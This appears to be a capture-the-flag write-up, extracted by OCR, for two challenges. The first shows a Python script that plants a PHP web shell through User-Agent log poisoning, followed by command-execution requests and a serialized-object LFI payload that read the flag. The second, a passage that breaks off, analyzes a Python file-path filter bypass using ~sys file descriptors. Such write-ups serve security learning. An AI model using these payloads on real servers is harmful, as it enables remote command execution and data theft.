
Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Repeater
Send
Target: http://qualif.hackerlab.bj:11723
Request
Response
Inspector
6,967,432 bytes | 9,367 millis

Now we can perform Log Poisoning

Here's the python script used to inject php payload to the user agent header


```python
import requests

url = 'http://qualif.hackerlab.bj:11723/'
header = {
    "User-Agent": "<?php system($_REQUEST['pwned']); ?>",
}

req = requests.get(url, headers=header)

print(req)
```

Running it works



```
➜  AGOODJIE python3 inject.py
<Response [200]>
➜  AGOODJIE python3 inject.py
<Response [200]>
➜  AGOODJIE python3 inject.py
<Response [200]>
➜  AGOODJIE python3 inject.py
<Response [200]>
➜  AGOODJIE
```

Now we can run arbitrary commands




Target: http://qualif.hackerlab.bj:11723

```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:11723
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MjU6Ii92YXIvbG9nL25naW54L2FjY2Vzcy5sb2ci
O30%3D; session=8ef9b816-fe73-4f0f-86b2-7dbdb5585ad3.N--owDBqEHyIixYMhkSbpl-SBwY
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

pwned=id
```

```
(KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET /static/css/production.css
HTTP/1.1" "http://qualif.hackerlab.bj:11723/"
"Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "uid=1000(www)
 gid=1000(www) groups=1000(www)
"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "uid=1000(www)
 gid=1000(www) groups=1000(www)
"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "uid=1000(www)
 gid=1000(www) groups=1000(www)
"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "uid=1000(www)
 gid=1000(www) groups=1000(www)
"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "uid=1000(www)
 gid=1000(www) groups=1000(www)
"
```

The flag is located at `/flag_pJpE6`



Target: http://qualif.hackerlab.bj:11723

```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:11723
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MjU6Ii92YXIvbG9nL25naW54L2FjY2Vzcy5sb2ci
O30%3D; session=8ef9b816-fe73-4f0f-86b2-7dbdb5585ad3.N--owDBqEHyIixYMhkSbpl-SBwY
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

pwned=ls+/
```


```
flag_pJpE6
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
"
197.211.58.49 - 200 "GET / HTTP/1.1" "-" "bin
dev
entrypoint.sh
etc
flag_pJpE6
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
"
197.211.58.49 - 200 "POST / HTTP/1.1" "-" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"
```

We can either just cat it but instead let us use the LFI to read it

```php
<?php
```

```
class ArcaneModel
{
    public $armageddon = "/flag_pJpE6";

}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

And we get the flag




```
POST / HTTP/1.1
Host: qualif.hackerlab.bj:11723
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MTE6Ii9mbGFnX3BKcEU2Ijt9; session=
8ef9b816-fe73-4f0f-86b2-7dbdb5585ad3.N--owDBqEHyIixYMhkSbpl-SBwY
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

pwned=ls+/
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Aug 2023 00:53:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.26
Content-Length: 52

CTF_AGOOGJIEPOISONNING_IS_FUNN!!_i_need_it_972139721
```

```
Flag: CTF_AGOOGJIEPOISONNING_IS_FUNN!!_i_need_it_972139721
```

It's talking about `POISONNING` so maybe what i did was intended

Soft.reading


Challenge 13 Solves

Soft.reading

350

misc reverse

nc 54.37.70.250 9001

Author: unpasswd & W1z4rd

We are given a remote instance to connect to and the server script

Here's the content

```
import os

try:
    m = open("/flag.txt", "r")
except:
    print("The flag.txt file is not present.")

if __name__ == '__main__':
    inp = input("PATH of the file to read: ")
    if inp.startswith("/"):
        exit("\nThe PATH of the file must not start with '/'")
    elif '..' in inp:
        exit("\nThe PATH of the file must not contain '..'")
    path = os.path.expanduser(inp)
    try:
        print(open(path, "r").read())
    except:
        exit("\nUnable to open file")
```

Looking at it we can understand what it does:

- Opens up the flag file
- Asks for our input
- Checks if our input starts with `/` if it does it gives the error message and exits
- Also checks if our input contains `..`
- If those check return False it will open up the specified path and read it's content

Thinking about this there's no obvious way of reading the flag because one way or the other we need `..` or `/`

If this was bash it would have been easier since we can just bypass that check

But in this case python will treat our input differently which will make it hard for us to achieve the goal of reading the flag at `/flag.txt`

How do we then read the flag?


Well if you notice, before the program does anything it will open up the flag at `/flag.txt` but won't read the content

The issue in the code is that it never closes `m`, which is the handle to the flag filepath

That means that as long as the program is running, the handle will be in `/proc/[pid]/fd`

But looking at that we can't really access `/proc`


Luckily after playing around my bash terminal I figured that using `~` will give this list of options



```
➜  Soft.reading ls ~
backup         Debian-snmp     irc            mark           nm-openvpn     root              sslh           systemd-network    uuidd
beef-xss       geoclue         king-phisher   miredo         proxy          rwhod             strongswan     systemd-timesync   www-data
colord         inetsim         lightdm        mosquitto      redis          saned             stunnel4       tcpdump
Debian-exim    iodine          list           nm-openconnect redsocks       speech-dispatcher sys            tss
```

At first nothing seems particularly interesting but if you look at `sys` it is worth checking about

After checking google I got this



/sys

/sys is another virtual directory like */proc* and */dev* and also contains information from devices connected to your computer.

In some cases you can also manipulate those devices. I can, for example, change the brightness of the screen of my laptop by modifying the value stored in the */sys/devices /pci0000:00/0000:00:02.0/drm/card1/card1-eDP-1/intel_backlight/brightness* file (on your machine you will probably have a different file). But to do that you have to become superuser. The reason for that is, as with so many other virtual directories, messing with the contents and files in */sys* can be dangerous and you can trash your system. DO NOT TOUCH until you are sure you know what you are doing.


/tmp

/tmp contains temporary files, usually placed there by applications that you are running. The files and directories often (not always) contain data that an application doesn't need right now, but may need later on.

You can also use */tmp* to store your own temporary files — */tmp* is one of the few directories hanging off / that you can actually interact with without becoming superuser.

It says that the `sys` directory is like `proc`

And we can confirm that by taking a look at that is there




```
➜  Soft.reading ls ~sys
autofs           dri           hidraw0     loop2          mem          nvram    rtc0            tty      tty17  tty26  tty35  tty44  tty53  tty62  uinput        vcs2   vcsa3  vcsu4         video0
block            drm_dp_aux0   hpet        loop3          mqueue       port     sgx_provision   tty0     tty18  tty27  tty36  tty45  tty54  tty63  urandom       vcs3   vcsa4  vcsu5         video1
btrfs-control    drm_dp_aux1   hugepages   loop4          net          ppp      sgx_vepc        tty1     tty19  tty28  tty37  tty46  tty55  tty7   userfaultfd   vcs4   vcsa5  vcsu6         watchdog
bus              drm_dp_aux2   initctl     loop5          ng0n1        psaux    shm             tty10    tty2   tty29  tty38  tty47  tty56  tty8   v4l           vcs5   vcsa6  vcsu7         watchdog0
char             fb0           input       loop6          null         ptmx     snapshot        tty11    tty20  tty3   tty39  tty48  tty57  tty9   vboxdrv       vcs6   vcsa7  vcsu8         zero
console          fd            kmsg        loop7          nvme0        ptp0     snd             tty12    tty21  tty30  tty4   tty49  tty58  ttyS0  vboxdrvu      vcs7   vcsa8  vfio
core             freefall      kvm         loop-control   nvme0n1      pts      stderr          tty13    tty22  tty31  tty40  tty5   tty59  ttyS1  vboxnetctl    vcs8   vcsu   vga_arbiter
cpu_dma_latency  full          log         mapper         nvme0n1p1    random   stdin           tty14    tty23  tty32  tty41  tty50  tty6   ttyS2  vboxusb       vcsa   vcsu1  vhci
cuse             fuse          loop0       media0         nvme0n1p2    rfkill   stdout          tty15    tty24  tty33  tty42  tty51  tty60  ttyS3  vcs           vcsa1  vcsu2  vhost-net
disk             gpiochip0     loop1       mei0           nvme0n1p3    rtc      tpm0            tty16    tty25  tty34  tty43  tty52  tty61  uhid   vcs1          vcsa2  vcsu3  vhost-vsock
➜  Soft.reading
```

This is good because originally we would need to use `/proc/[pid]/fd/[fd]`

That means having to find the process id then the fd number

But in this case using `sys` we just need to fd number

To do this manually is stressful but it won't hurt to make the script loop 20 times?

